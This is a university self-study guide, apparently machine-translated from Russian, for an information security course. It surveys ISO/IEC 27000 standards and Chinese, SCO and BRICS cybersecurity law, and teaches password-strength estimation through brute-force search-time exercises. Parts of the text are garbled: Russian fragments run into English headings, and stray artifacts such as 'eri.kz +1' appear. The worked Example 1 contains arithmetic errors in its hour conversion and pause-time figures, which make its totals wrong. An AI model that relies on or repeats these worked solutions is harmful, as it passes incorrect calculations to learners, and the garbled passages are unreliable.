

MINISTRY OF SCIENCE AND HIGHER EDUCATION OF THE RUSSIAN FEDERATION
FEDERAL STATE AUTONOMOUS EDUCATIONAL
INSTITUTION OF HIGHER EDUCATION
NORTH CAUCASUS FEDERAL UNIVERSITY

Methodical Guidelines

on self work

on the discipline “Information Security Theory and Technology / Теория и технологии
информационной безопасности”

for students of the Training course

02.04.01 Mathematics and Computer Science

directivity (profile) “Training Program for Electronic Information”

Stavropol
2026

Table of contents

Number	Topic name	Hours
Topic 1	Overview of international information security legislation	2
Topic 2	Exploring a class of knowledge-based authentication methods	2
Topic 3	Exploring a class of ownership-based authentication methods	2
Topic 4	Research of the biometric class of authentication methods	2
Topic 5	Hash functions and their application	2
Topic 6	Differentiation of access rights in Linux	2
Topic 7	File Attributes in Linux	2
Topic 8	ACLs in Linux	2
Topic 9	Protecting a Windows Server-based server	2
Topic 10	Organizing a Linux web server and protecting it	2
Topic 11	Analysis of major Web Application Vulnerabilities (OWASP Top 10)	2
Topic 12	Methods of protection against SQLinjection, XSS and other attacks, secure web application development	2
Topic 13	Web Server vulnerability research using the OWASP ZAP tool	2
Topic 14	Development of measures to improve the security of the web server	2
Topic 15	Configuring an SSH connection to a Linux server	2
Topic 16	Protecting SSH connection to a Linux server	2
		32

Topic 1. Overview of international information security legislation

Time to study: 2 hours

Task: Study the material and prepare a summary of the answers to the questions

Table of contents

1. ISO/IEC 27000 series of standards.....	3
2. United Nations Guiding Principles on Business and Human Rights	10
3. China's information Security legislation.....	11
4. Initiatives of the Shanghai Cooperation Organization for Information Security.....	12
5. BRICS Regulatory Framework for Information Security.....	14
Questions for preparing a synopsis:	16

In today's digital world, protecting information is a critical task for both organizations and Governments. The international community has developed a number of regulatory documents, standards and guidelines aimed at ensuring data security and confidentiality. These documents help develop common approaches to risk management, incident prevention, and compliance with the rights of data subjects.

1. ISO/IEC 27000 series of standards

The most authoritative and widely used set of international standards in the field of information security is the ISO/IEC 27000 series. These are international standards developed jointly by the International Organization for Standardization (ISO) and the International Electrotechnical Commission (IEC). They cover all aspects of information security management (IS), including terminology, requirements, recommendations, implementation guidelines, and evaluation of the effectiveness of information security management systems (ISMS).

The ISO / IEC 27000 series of standards form a complete system that helps organizations create, implement, maintain, and improve an ISMS. They apply to organizations of any type, size, and industry.

Standards included in the series:

- **ISO / IEC 27000**-General overview and terminology. Defines the basics of the information security management system and key terms used in the series.
- **ISO / IEC 27001**-ISMS requirements. Sets mandatory requirements for the creation, implementation, operation, control, analysis, and improvement of a documented information security management system.
- **ISO / IEC 27002**-a set of rules and regulations for applying information security measures. Contains recommendations for selecting and implementing practical information security measures.
- **ISO / IEC 27003**- Guidelines for ISMS implementation. Provides recommendations for system planning, development, and implementation, including scoping, risk assessment, and information security policy development.
- **ISO / IEC 27004**-Monitoring, measurement, analysis and evaluation. Describes methods for evaluating the effectiveness of ISMS and control measures.
- **ISO / IEC 27005**-Information Security risk management. Provides guidance on risk assessment, communication, monitoring, and review.
- **ISO / IEC 27006**— Requirements for ISMS audit and certification bodies.
- Specialized standards (for example, ISO/IEC 27017 — measures for cloud services, ISO/IEC 27018 — protection of personal data in public clouds, etc.) that address certain aspects of information security.

Let's take a closer look at the content of each of the standards.

ISO/IEC 27000

Defines the basic concepts and structure of the ISMS family of standards. Includes an overview of information security management processes based on the PDCA model (Plan-Do-Check-Act-planning, implementation, verification, action). Sets a glossary of terms used in the series.

ISO/IEC 27001

This standard is fundamental and defines the requirements for an information security management system (ISMS). It offers a structured approach to managing the confidentiality, integrity, and availability of information. Certification according to the ISO 27001 standard confirms that the organization has implemented an effective information security management system and is constantly working to improve it. The standard covers a wide range of areas, including asset management, access control, cryptography, physical security,

operational security, communication security, incident management, and business process continuity

Includes sections dedicated to:

- the context of the organization (analysis of external and internal factors affecting information security).
- leadership and information security policy (the role of management in setting policies and allocating resources);
- planning (risk identification, determination of ISMS objectives);
- support and awareness of staff (training, communication);
- operational management (technical and organizational security measures: access control, encryption, physical protection, etc.);
- performance assessment (internal audit, event monitoring);
- improvement of the system (corrective actions based on audit results).

The appendix to the standard provides a list of possible security measures that should be used to protect information. The exclusion of any measure requires justification.

ISO/IEC 27002

This standard is a set of recommendations and best practices that complement ISO 27001. It describes in detail the control measures that can be implemented to achieve information security goals

It contains 14 sections and 114 specific measures grouped into 35 basic categories of information security control. Key aspects:

- asset management (identification and protection of information, technical and human resources);
- access control, categorization of information, and differentiation of rights.
- physical and environmental security (access control to premises, emergency protection);
- incident management, backup, and threat response measures.
- protection against malicious code, technical vulnerability management, cryptographic protection;
- personnel management (training, checking employees in terms of information security risks);
- interaction with external partners, control of data transmission;
- manage IT systems throughout their life cycle.

The choice of specific measures is based on the results of risk assessment, legal requirements, industry specifics and business processes.

ISO/IEC 27003

Provides step-by-step recommendations for implementing the ISMS: from defining the scope of the system to drawing up an implementation plan. Describes the process of obtaining management approval, project planning, defining roles and responsibilities, and managing resources. Indicates that small organizations may simplify some actions, but large companies may need a multi-level management system.

ISO/IEC 27004

Focuses on measuring and evaluating the effectiveness of ISMS. Describes:

- methods of monitoring and measuring information security processes and controls;
- analyze results to identify weaknesses and prioritize improvements.
- develop a measurement program that includes planning, implementation, data analysis, and improvement.

The standard helps organizations demonstrate compliance with the requirements of ISO / IEC 27001 and improve the system based on objective data.

ISO/IEC 27005

An international standard that provides recommendations for managing information security (IS) risks in an organization. It supports the requirements of the Information Security Management System (ISMS) defined in ISO/IEC 27001 and helps organizations rationally develop, implement, manage, monitor and maintain information security controls in accordance with their risks.

The document does not offer specific risk management methods, but rather describes the process in general terms, based on the general risk management method described in ISO 31000.

The information security risk management process according to ISO / IEC 27005 includes the following steps, which correspond to the PDCA (Plan—Do) approach—Check-Act), adopted in ISO 27001:

1. **Defining the context.** At this stage, a risk management approach, risk assessment criteria, negative impact assessment criteria, and risk acceptance

criteria are selected. The resources required for the process are also evaluated and allocated.

2. **Risk assessment.** It includes identification of risks, their analysis and comparison, taking into account the selected level of risk tolerance. The assessment takes into account the probability of occurrence of risks and their consequences for the business.

3. **Develop a risk management plan.** Priority actions to reduce risks are identified.

4. **Risk acceptance.** Risks are evaluated in terms of their acceptability, and a decision is made on further actions.

5. **Implementation of the developed risk management plan.** Selected risk mitigation measures are being implemented.

6. **Continuous monitoring and review of risks.** Risks and their management process are regularly monitored and reviewed.

7. **Support and improve the information security risk management process.** Based on the new information received, the risk management process is continuously improving.

ISO/IEC 27017

The purpose of the standard is to provide recommendations on information security (IS) control measures applicable when providing or using cloud services. It complements ISO / IEC 27002 by offering additional measures to address threats and risks specific to the cloud environment.

The standard applies to all types and sizes of organizations, including public and private companies, government agencies, and non-profit organizations that provide information processing services using cloud computing. The standard can be used independently by organizations, but initially it is intended to be used in conjunction with ISO / IEC 27001 and ISO / IEC 27002.

There is an ISO/IEC 27017 certification, which is an extension of the ISO/IEC 27001 certification. Some large companies, such as Google, Amazon Web Services, Orange, OVH, have received certification according to this standard.

The standard contains:

- Additional recommendations for implementing the 37 security measures described in ISO / IEC 27002. For each measure, specify whether it applies directly in the cloud or requires specific recommendations. If the

recommendations differ, they may be separate for the client and provider, or they may be shared by both parties.

- 7 new security measures specifically related to cloud services. They relate to the following aspects:
 - distribution of responsibility between the cloud service provider and its client;
 - withdrawal or return of assets (resources) at the end of the contract;
 - protect and isolate the client's virtual environment from other clients ' environments.
 - configuring virtual machines to meet security requirements.
 - operational and administrative procedures related to the cloud infrastructure.
 - the client monitors its activities in the cloud.
 - coordination of virtual and cloud network environments.

The choice of specific information security controls and the application of recommendations depends on the risk assessment, as well as on legal, contractual, regulatory or other requirements specific to the cloud sector.

ISO/IEC 27018

The purpose of the standard is to provide guidelines and controls for protecting personal data in a cloud environment when the cloud service provider acts as a PII processor. The standard helps cloud providers meet applicable obligations, ensures transparency of data processing, and supports compliance with regulatory requirements.

ISO / IEC 27018 applies to organizations of all types and sizes, including private and public companies, government departments, and non-profit organizations that provide data processing services as PII processors using cloud computing. The standard covers IaaS, PaaS, SaaS providers, data centers, and any organizations that process customers ' personal data in the cloud.

ISO / IEC 27018 is based on ISO / IEC 27002 (Code of best practices for information security) and takes into account the privacy principles of ISO / IEC 29100. It supplements ISO/IEC 27001 (Information Security Management System Requirements, ISMS), but is not applied separately from it.

The standard contains six key principles:

1. Approval. Cloud Service Providers (PSCs) are prohibited from using customers ' personal data for advertising and marketing purposes without their prior consent.

2. Control. Only customers have explicit control over the use of their personal data.

3. Transparency. PSCs are required to inform about the location of data storage and to accept clear obligations for their processing.

4. Responsibility. When an incident is detected, PSCs should conduct a review for possible loss, disclosure, or misrepresentation of personal data.

5. Informing users. PSCs should notify customers of all incidents, documenting the events and actions taken.

6. Annual audit by a third-party organization. Compliance is confirmed by an independent audit, the results of which can be used by clients to confirm their own regulatory obligations.

Some specific requirements of the standard:

- Processing of PII only in accordance with the contract with the client. It is forbidden to use the data for commercial purposes without the client's consent.
- PII encryption for transmission, storage, and on any removable media.
- Delete the PII within the specified time limit after the data is no longer needed.
- Limit data collection: collect only necessary information, minimize PII in diagnostic and log data.
- Data retention and deletion policy, notifying the client of requests for PII disclosure (including from law enforcement agencies).
- Disclosure of information about sub-processors (organizations to which the provider transmits data for processing).
- Support for the rights of data subjects: assistance in exercising their rights (access, data correction, etc.).
- Confidentiality obligations for personnel with access to PII.
- Expedited notification of incidents (usually within 24-42 hours).
- Compliance monitoring and training of personnel in PII protection.

Features of this series of standards:

- **A systematic approach.** The standards are based on the PDCA process model, which ensures cyclicity and continuous improvement of the ISMS.

- **Flexibility.** The requirements are adapted to the specifics of the organization, its size, industry, and risk level.

- **Integration with other standards.** ISO / IEC 27001 is harmonized with ISO 9001 (quality management system) and ISO 14001 (environmental management).

- **Updating.** Standards are regularly updated. For example, ISO / IEC 27001: 2022 made changes to information security management measures and synchronized them with the updated ISO / IEC 27002: 2022.

The implementation of ISO/IEC 27000 standards allows organizations to:

- take a systematic approach to data protection.
- identify and manage risks in a timely manner;
- ensure business continuity.
- comply with international requirements and regulations;
- increase the trust of customers, partners, and regulators.

For organizations seeking certification, compliance with the requirements of ISO / IEC 27001 is mandatory. At the same time, ISO/IEC 27002 is often used to select security measures, and ISO/IEC 27004 is often used to evaluate effectiveness.

2. United Nations Guiding Principles on Business from a Human Rights Perspective

This is a global standard adopted by the UN Human Rights Council. The document consists of 31 principles and sets out a framework for preventing and eliminating the negative impact of business activities on human rights. These guidelines, while not specialized information protection documents, emphasize the responsibility of companies to respect human rights, including the right to privacy. Companies are required to conduct due diligence to identify, prevent, mitigate, and report on how their activities affect human rights. This includes protecting the personal data of employees, customers, and other stakeholders.

The main purpose of the Guidelines is to minimize existing and prevent new violations of human rights in the conduct of business activities, as well as to provide victims with effective legal protection.

The document is based on three key elements ("three pillars"):

1. **It is the State's duty to protect human rights** from violations committed by third parties, including businesses. States should take appropriate measures

to prevent, investigate, punish and compensate for business-related violations of human rights within their territory or jurisdiction (Guideline 1).

2. **It is the responsibility of business entities to respect human rights.** Companies are required to avoid infringing on the rights of others and address issues related to their influence, regardless of their size, field of activity, or location. This implies doing due diligence-actively identifying, preventing, mitigating, and addressing potential and actual negative impacts on human rights. eri.kz +1
3. **Access to legal remedies for victims.** Victims should have access to effective legal remedies, including judicial and non-judicial procedures. States are required to provide such mechanisms, and companies are required not to interfere with legitimate redress processes.

3. China's information security legislation

Among the key national laws of China regulating information protection, the following can be distinguished:

1. **Закон о кибербезопасностиThe Cybersecurity Law of the People's Republic of ChinaCybersecurity Law).** Adopted on November 7, 2016, and entered into force on June 1, 2017. The law regulates the actions of suppliers of network products and services for collecting, storing and processing user data, defines the procedure for ensuring the security of information infrastructure in strategically important industries (energy, transport, finance, defense, etc.). It sets requirements for protecting critical information infrastructure, obliges operators to conduct annual security risk assessments, and provides for liability for violations.
2. **TheData Security Law).** Adopted on June 10, 2021, and entered into force on September 1, 2021. The law classifies data and sets appropriate levels of protection. It regulates the creation, use, storage, transmission and processing of data in China, requires official approval for the transfer of data to foreign law enforcement or judicial authorities, and prohibits foreign judicial authorities from requesting data on Chinese citizens without the permission of the Chinese authorities.
3. **Закон о защите персональных данныхThe Personal Information Protection Law (PIPL).** Adopted on August 20, 2021, and entered into force on January 1, 2022. The law is aimed at protecting the rights and interests of individuals with respect to personal data, standardizing their

processing and rational use. It defines personal data as any information related to an identified or identifiable natural person (with the exception of anonymized data), and sets out the principles of processing such data: legality, validity, necessity and honesty.

4. **The Critical Information Infrastructure Security Protection Regulations**). Entered into force on September 1, 2021. The document details the responsibilities of critical information infrastructure operators, including requirements for protecting networks, data, and systems, as well as reporting cybersecurity incidents.

These laws form a comprehensive system of information security regulation in China, focused on protecting the country's national sovereignty, security, and development interests. At the same time, China actively participates in the formation of international rules in cyberspace, but prefers to develop its own approaches, often with an emphasis on controlling and limiting cross-border data flow.

4. Information Security initiatives of the Shanghai Cooperation Organization

The regulatory framework of the Shanghai Cooperation Organization (SCO) in the field of information security includes several key documents that laid the foundations for cooperation between member States in the field of international information security (IIB).

Agreement on Cooperation in the Field of International Information Security (2009)

The document was signed on June 16, 2009 at the summit in Yekaterinburg. It was one of the first international agreements that established the principles and directions of cooperation in the field of information security.

Main provisions of the Agreement:

- The terminology base is defined (Appendix 1 to the Agreement).
- Six types of threats are identified: the development and use of information weapons, information terrorism, information crime, the use of a dominant position in the information space to the detriment of other states, the dissemination of harmful information, and threats to infrastructure of a natural or man-made nature.
- Priority areas of cooperation are outlined, including the creation of a monitoring system and joint response to threats, countering the use of ICTs

for terrorist purposes, ensuring the security of critical structures, developing confidence-building measures, etc.

- Principles of cooperation have been established: compliance of activities with the principles of international law, non-interference in internal affairs, respect for human rights, equality of rights of States to protect information resources.
- Information protection is provided: The Parties are not required to provide data that may harm national interests, and they do not exchange information related to state secrets.

The Agreement entered into force on January 5, 2012.

International Information Security Cooperation Plan for 2022-2023 (2021)

Approved on September 17, 2021 at the Dushanbe Summit. The plan sets out specific areas of cooperation, including:

- improvement of the regulatory framework in the field of IIB;
- study and exchange of experience on current regulations, including in the field of critical information infrastructure protection;
- discuss the applicability of international law in the field of ICT and develop common approaches to ensuring IIB;
- conduct events to share information about computer incidents to detect, prevent and eliminate the consequences of cyberattacks;
- cooperation in the law enforcement sphere in the investigation of crimes related to the use of ICT.

Statement of the Heads of SCO member States on International Information Security (2006). Adopted at the Shanghai Summit on June 15, 2006. It confirmed the role of ICTs in shaping the digital environment and its impact on national security and international stability.

Concept of cooperation of the SCO member States in the field of digitalization and information and communication technologies (2019). Approved on June 14, 2019. Among the priority areas are information security and information security technologies.

The declarations of the SCO summits (for example, the Tashkent Declaration of 2016, the Astana Declaration of 2017, the Qingdao Declaration of 2018, the Samarkand Declaration of 2022) also contained provisions on striving for cooperation in the field of IIB and countering the militarization of ICTs.

Additional mechanisms have been established to coordinate countries ' efforts:

- **IIB Expert Group**(in 2006) - to assess threats, explore ways to collaborate, and make recommendations.
- **Ad Hoc Working Group (AWG) on Modern Information and Telecommunication Technologies**(in 2008) - to study priority projects, promote the exchange of experience and ensure security in the field of ICT.

These documents and mechanisms allowed the SCO to form the basis for coordinating the efforts of its member States in combating cyberthreats, countering cybercrime, and ensuring the security of the information space.

5. BRICS regulatory framework for Information Security

The BRICS regulatory framework in the field of information security does not include universal international treaties or conventions that would oblige member countries to comply with common information security standards. However, the association has developed a system of documents, initiatives and mechanisms aimed at coordinating efforts in this area.

1. **BRICS Summit Declarations.** They have repeatedly addressed issues of information security, cybercrime and responsible behavior of States in the ICT environment. For example:
 - o **Inthe Ufa Declaration (2015)** The need to strengthen cooperation in the field of ICT, including the Internet, and establish a system to ensure the confidentiality and protection of users ' personal information was emphasized.
 - o **Inthe Brasilia Declaration (2019)** The importance of the norms, rules and principles of responsible behavior of States in the field of ICT use, which are generally recognized under the auspices of the UN, was noted.
 - o **Inthe Declaration of the XVI BRICS Summit (2024)** The leaders of the Association countries called for an integrated approach to the development and security of ICT products and systems, as well as the creation of globally compatible common rules and standards for ensuring the security of supply chains.
2. **Roadmap for practical BRICS cooperation in ensuring security in the use of ICTs.** This document specifies the directions of cooperation between the participating States at the international level. It includes the exchange of

policy experience, cooperation within the framework of Emergency response centers (certs), law enforcement cooperation, joint research and development, as well as the exchange of experience between think tanks and academia.

3. **Electronic handbook of regulatory acts of the BRICS countries in the field of information security and a Collection of best practices for the supervision and control of information security risks.** These documents were published in 2020 as part of a special BRICS information security Channel. They contain rules and best practices.
4. **Moscow Declaration of the XII BRICS Summit (2020).** It highlights the importance of establishing a regulatory framework for BRICS countries ' cooperation in ensuring security in the use of ICTs. The document also notes the role of the United Nations in promoting dialogue on ICT security and the development of generally accepted standards.
5. **Рио-де-Жанейро Declaration (2025).** The BRICS leaders reaffirmed their commitment to an open, secure, stable, accessible, peaceful and interoperable ICT environment. They emphasized the leading role of the UN and welcomed the work of the UN Open-ended Working Group on Security and the Use of ICTs.

BRICS has established and operates the following cooperation mechanisms:

- **BRICS Working Group on Security in the Use of Information and Communication Technologies (ICTs).** It has been operating since 2013. The group's activities are guided by the Roadmap for Practical Cooperation. The meetings discuss issues of international information security(IIB), coordination of actions at multilateral platforms (including the UN), exchange of information on computer attacks and incidents.
- **BRICS Information Security Channel.** An expert platform for cooperation in the fight against cyberthreats, including in the financial sector. Interaction is carried out in four areas: prevention, identification, response and recovery.
- **Register of BRICS contact points.** Formed in 2024 at the 10th meeting of the Working Group. It is intended for the exchange of information about computer attacks and incidents between participating countries.

Russia has repeatedly proposed the creation of a BRICS intergovernmental agreement on cooperation in the use of ICTs. Brazil has taken the initiative to

develop bilateral agreements between the BRICS countries on this issue. However, no such documents have been signed so far.

Thus, BRICS activities in the field of information security are focused on coordinating efforts, sharing experience and developing common approaches, but not on creating a strict regulatory framework. A key role is assigned to dialogue within the UN and other multilateral mechanisms.

Questions for preparing a synopsis:

1. Which organizations jointly develop the ISO / IEC 27000 series of standards and what is the main purpose of this series of standards?
2. What is the fundamental difference between ISO/IEC 27001 and ISO/IEC 27002?
3. Describe the main steps of the information security risk management process in accordance стандартуwith the ISO / IEC 27005 standard.
4. What are the key principles of personal data protection in the cloud environment defined by the ISO/IEC 27018 standard?
5. List and briefly describe the three main elements (pillars)of the UN Guiding Principles on Business and Human Rights.
6. What types of threats to international information security are defined in the 2009 SCO Agreement?
7. What is the peculiarity of Chinese legislation in the field of information protection compared to international standards?
8. What specific information security controls are provided for in the ISO/IEC 27002 standard and how are they grouped?
9. Describe the main mechanisms of cooperation in the field of information security established within the SCO.
10. What areas of cooperation in the field of information security are defined in the SCO Cooperation Plan for 2022-2023?
11. What is the role and significance of the PDCA (Plan-Do-Check-Act) model in the context of ISO/IEC 27000 standards?
12. What are the main documents in the field of information security that exist within the BRICS countries and what are their specific features?
13. Describe the process of implementing an information security management system in accordance стандартуwith the ISO / IEC 27003 standard.
14. What special standards of the ISO / IEC 27000 series exist for cloud services and what is their main purpose?

15. How is the effectiveness of the information security management system monitored and evaluated in accordance стандартуwith the ISO/IEC 27004 standard?

Topic 2. Exploring a class of knowledge-based authentication methods

Study time: 2 hours

Task: Study the material; solve problems; install software and complete tasks; prepare a summary with problem solving and answers to questions.

Table of contents

1. Authentication methods in information systems.....	18
2. Password protection.....	19
3. Selecting passwords.....	22
4. Examples of problem solving	25
5. Tasks and tasks to complete	26
Security questions:	28

1. Authentication methods in information systems

Identification is the assignment of identifiers to users and verification of submitted identifiers from the list of assigned ones (in the database).

Authentication is the verification of the identity of the user presented by them. Often, authentication is also referred to as confirmation or authentication.

Authorization - granting certain access rights to the user after successful authentication in accordance with their account settings.

By the security (durability) of the identification and authentication system, we will understand the degree of guarantees provided by it that an attacker is not able to authenticate on behalf of another user. In this sense, the higher the strength of the authentication system, the more difficult it is for an attacker to solve this problem. The identification and authentication system is one of the key elements of the anti-ID infrastructure of any information system.

There are three groups of authentication methods based on the availability of each user:

1. knowledge of some information known only to him and the verifying party.
2. an individual object of the specified type.
3. individual biometric characteristics.

The first group includes authentication methods that use PINcodes, passwords, passphrases, code words, and answers to security questions. For economic reasons, they are included as basic security tools in many software and hardware information security systems. All modern operating systems and many applications have built-in password protection mechanisms.

The second group includes authentication methods that use identification cards, passes, magnetic cards, electronic keys, tokens, and other wearable devices that are widely used to control access to premises, as well as are part of software and hardware complexes for protecting computer equipment from NSD.

The last group consists of authentication methods based on the use of equipment for measuring and comparing with the standard the specified individual user characteristics: fingerprints, palm vein pattern, voice parameters, iris pattern, etc. Such tools allow you to authenticate the owner of a specific biometric attribute with high accuracy.

If the authentication procedure involves only two parties authenticating each other, this procedure is called direct authentication. If not only these parties are involved in the authentication process, but also other, auxiliary ones, they are talking about authentication with the participation of a trusted party. In this case, the third party is called an authentication server or an arbitrator.

2. Password protection

The most common authentication methods are based on the use of reusable or one-time passwords. Because of their wide distribution and ease of implementation, password schemes are often the first target of malicious attacks.

These methods include the following types of authentication methods:

- by a stored copy of the password or its convolution.
- by a certain verification value.
- without directly transmitting password information to the verifying party.
- using a password to get a cryptographic key.

The first type of methods includes authentication systems that assume that both parties have a copy of the password or its convolution. To organize such systems, you need to create and maintain a database containing passwords or password reconciliations for all users. Their weak point is that an attacker's access to this database allows them to authenticate on behalf of any user.

The methods that make up the second type provide a higher degree of security for the password system, since the verification values, although they depend on passwords, cannot be directly used by an attacker for authentication.

Finally, authentication without providing any password information to the verifying party provides the greatest degree of protection. This method guarantees security even if the work of the verifying party is disrupted (for example, a Trojan horse is embedded in the registration program in the system).

Cryptographic authentication protocols are a special approach to authentication technology. Such protocols describe the sequence of actions that the parties must perform for mutual authentication. In addition, these actions are usually combined with the generation and distribution of cryptographic keys to encrypt subsequent information exchange. The correctness of authentication protocols follows from the properties of the mathematical and cryptographic transformations involved in them and can be strictly proved.

Conventional password systems are easier and cheaper to implement, but less secure than systems with cryptographic protocols. The latter provide more reliable protection and additionally solve the problem of key distribution. However, the technologies used in them may be subject to legal restrictions.

For a more detailed consideration of the principles of building password systems, we formulate several basic definitions.

User ID - a certain unique amount of information that allows you to distinguish between individual users of the password system (to identify them). Often, the ID is also referred to as the user's name or the user's account name.

User password - a certain secret amount of information known only to the user and the password system, which can be stored by the user and presented for passing the authentication procedure. A one-time password allows the user to authenticate once. A reusable password can be reused for authentication purposes.

A user's account is a combination of their ID and password. The password system user database contains the accounts of all users of this password system.

Under **the password system**, we will understand a software and hardware complex that implements systems for identifying and authenticating AS users based on one-time or reusable passwords. As a rule, such a complex functions in conjunction with access control and event registration subsystems. In some cases, the password system can perform a number of additional functions, in particular, generation and distribution of short-term (session) cryptographic keys.

The main components of the password system are:

- the user interface.
- admin interface.
- interface module with other security subsystems.
- database of accounts.

The password system represents the "leading edge of defense" of the entire security system. Some of its elements (in particular, those that implement the user interface) may be located in places that are open to access by a potential attacker. Therefore, the password system becomes one of the first objects of attack when an attacker invades a secure system. The following types of password system security threats are listed:

1. Disclosure of account parameters via:

- selection in interactive mode.
- peeping;
- deliberate transfer of the password by its owner to another person;

- capture of the password system database (if passwords are not stored in the database in clear text, their recovery may require selection or decryption).

- interception of password information transmitted over the network.

- storing your password in an accessible location.

2. Interference with the functioning of the password system components through:

- introduction of software bookmarks;

- detecting and exploiting errors made at the development stage.

- disabling the password system.

Some of the listed types of threats are related to the presence of the so-called human factor, which manifests itself in the fact that the user can:

- choose a password that is easy to remember and also easy to pick up.

- write down a password that is difficult to remember, and put it in an accessible place.

- enter your password so that outsiders can see it:

- pass the password to another person intentionally or under the influence of delusion.

In addition to the above, it is necessary to note the existence of the "human factor paradox". It consists in the fact that the user often seeks to act as an opponent of the password system, as, indeed, any security system whose functioning affects his working conditions, rather than an ally of the security system, thereby weakening it. Protection against these threats is based on a number of organizational and technical measures and measures listed below.

3. Selecting passwords

Passwords are characterized by a number of parameters that can be set by the system administrator to counter attacks on them.

Password symbols can be selected from a specific alphabet A . Pincodes and one-time passwords sent in SMS messages consist exclusively of their digits from 0 to 9, so the alphabet for them is $A=10$. If the password must consist of the Latin

letters a-z, and their case is not important, then the alphabet will be $A=26$. If the case of letters is important, i.e. both lowercase a-z and uppercase A-Z are used, then the alphabet will double $A=52$. If the password can use both letters and numbers, then $A=52+10=62$. As a rule, in modern information systems, passwords must contain lowercase and uppercase letters, numbers and special characters, such as the list `~ ! @ # \$ % ^ & * () _ - + = { } [] \ | : ; ' " < > , . ? / or part of this list. The list contains 32 special characters. Thus, the maximum alphabet for passwords consisting of Latin letters, numbers, and special characters is $A=94$. If other letters are used instead of Latin letters, the size of the alphabet may be increased. For example, the Cyrillic alphabet contains 33 letters instead of 26 in the Latin alphabet, the Khmer language in Cambodia contains 72 letters, and the Ubykh dialect that was not currently used in the Caucasus contained 91 letters, 80 of which were consonants.

The second parameter that characterizes the password is its length L – the number of characters that make up the password.

The following parameters do not characterize the password itself, but the password system used. Thus, the speed of password entry attempts is a complex parameter that affects the password system's resistance to brute-force attacks. This parameter is complex, because in addition to the speed of entering new password options, V also assumes that there are pauses between such attempts, the duration of which may not be constant. For example, a pause of v seconds can be set after m unsuccessful password entry attempts. Otherwise, the pause time may increase after each failed password entry attempt. Moreover, the increase in the pause duration may be subject to various mathematical laws.

In most systems, users can choose their own passwords or receive them from system administrators. At the same time, in order to reduce the destructive influence of the human factor described above, it is necessary to implement a number of requirements for choosing and using passwords.

Table 1-Password Selection requirement

Password selection requirement	Resulting effect
Setting the minimum password length	Complicates the task of an attacker when trying to spy on a password or find a password using the "brute force" method
The use of different groups of characters in the password	complicates the task of an attacker when trying to find a password using the "total testing" method
Dictionary password verification and rejection	Complicates the task of an attacker when trying to find a password from a dictionary
Setting the maximum password validity	period Complicates the task of an attacker when trying to find a password using the "brute force" method, including without direct access to the security system
Setting the minimum password validity	period Prevents the user from trying to replace the password with the old one after changing it according to the previous request
Password history logging	Provides an additional degree of protection against the previous requirement
Using a heuristic algorithm that rejects passwords based on the history log data	Complicates the task of an attacker when trying to find a password using a dictionary or using a heuristic algorithm
Limiting the number of password entry attempts	Prevents an attacker from interactive password selection

Support for the user's forced password change mode	Ensures the effectiveness of a requirement that limits the maximum validity period
The use of a delay when entering an incorrect password	Prevents interactive password selection by an attacker
The prohibition on password selection by users themselves and automatic password generation	Eliminates the possibility of selecting a password from a dictionary. If the password generation algorithm is not known to the attacker, the latter can only select passwords using the "brute force" method
Forcibly changing the password at the first user registration in the system	protects against illegal actions of the system administrator who has access to the password at the time of creating the account.

4. Examples of problem solving

Example 1

Task: determine the search time for all passwords consisting of 6 digits.

The alphabet consists of numbers: $A=10$.

The password is 6 characters long: $L=6$.

Thus, we get the number of options: $S=A^L=10^6$

Let's assume a brute force rate of $V=10$ passwords per second. We get the search time for all passwords $T=S/V=10^5$ seconds ~ 1667 minutes ~ 22 hours ~ 1.2 days.

Let's assume that after each of the $m=3$ incorrectly entered passwords, there is a pause of $v=5$ seconds. Getting the time to go through all passwords

$T_{\text{pause}} = T \cdot v / m = T \cdot 5 / 3 = 16667$ seconds ~ 2778 minutes ~ 46 hours 1.9 days.

$T_{\text{total}} = T + T_{\text{pause}} = 1.2 + 1.9 = 3.1$ days

Example 2.

Determine the minimum length of a password whose alphabet consists of 10 characters and whose iteration time was at least 10 years.

The alphabet consists of the characters $A=10$.

The password length is calculated by: $L=\log_A S=\lg S..$

Let's define the number of options $S = T*V=10 \text{ years} * 10 \text{ passwords/cekcc.} = 10 * 10 * 365 * 24 * 60 * 60 = 3,15 * 10^9 \text{ options}$

Thus, we get the password length: $L=\lg (3.15*10^9) = 9.5$

Obviously, the password must be at least 10 characters long.

5. Tasks and tasks to complete

Task 1

Determine the time to iterate through all passwords with parameters.

The alphabet consists of A characters.

Password length of L characters..

Search speed of V passwords per second.

After each of m incorrectly entered passwords, there is a pause of v seconds.

Reflect the solution of this problem in the report with the source data of your version.

Option	A	L	V	m	v
1	33	10	10	0	0
2	26	12	13	3	2
3	52	6	30	5	10
4	66	7	20	10	3
5	59	5	20	0	0
6	10	9	50	7	12
7	90	10	50	0	0
8	60	3	20	5	3
9	25	8	60	7	3
10	50	5	100	10	10

Task 2

Determine the minimum length of a password whose alphabet consists of A characters and whose iteration time was at least T years.

Search speed of V passwords per second.

Reflect the solution of this problem in the report with the source data of your version.

option	A	T	V
1	33	100	100
2	26	120	13
3	52	60	30
4	66	70	20
5	59	50	200
6	118	90	50
7	128	100	500
8	150	30	200
9	250	80	600
10	500	50	1000

Task 3

Determine the number of characters of the alphabet, the password consists of L characters, the search time of which was at least T years.

Search speed of V passwords per second.

Reflect the solution of this problem in the report with the source data of your version.

option	L	T	V
1	5	100	100
2	6	120	13
3	10	60	30
4	7	70	20
5	9	50	200
6	11	90	50
7	12	100	500
8	6	30	200
9	8	80	600
10	50	50	1000

Task 4

The special purpose operating system Astra Linux Special Edition has the following recommendations for the passwords used:

1. Length from 8 to 32 characters.
2. Use Latin letters, numbers, and special characters.
3. The password must contain at least one uppercase, one lowercase letter, one digit, and one special character.

Questions:

1. What is the size of the alphabet used?
2. How long will it take to completely iterate through all 8-and 32-character passwords at a speed of 10 passwords per minute?
4. Reflect the solution of this problem in the report.

Task 5

- 1) Install the ViPNet Password Generator program for generating passwords Generator. You can find it in the folder with this lab file or download Ифотекthe current version for free from the official Infotex website.
- 2) Read the ViPNet Password Generator Administrator's guide and understand how to generate passwords.
- 3) Please describe the principle of password generation using ViPNet Password Generator in your report Password Generator

Task 6

- 1) Visit the online password generation service <https://passwords-generator.org/> and explore its features
- 2) Please describe the principle of password generation by the onlineservice in your report <https://passwords-generator.org/>

Security questions:

- 1) List the types of password attacks.
- 2) List the criteria for the strength of password protection.

- 3) List and describe methods for countering a brute-force attack.
- 4) Describe the effect of password length on the probability of disclosure.
- 5) Create recommendations for creating passwords.
- 6) List the types of password system security threats.
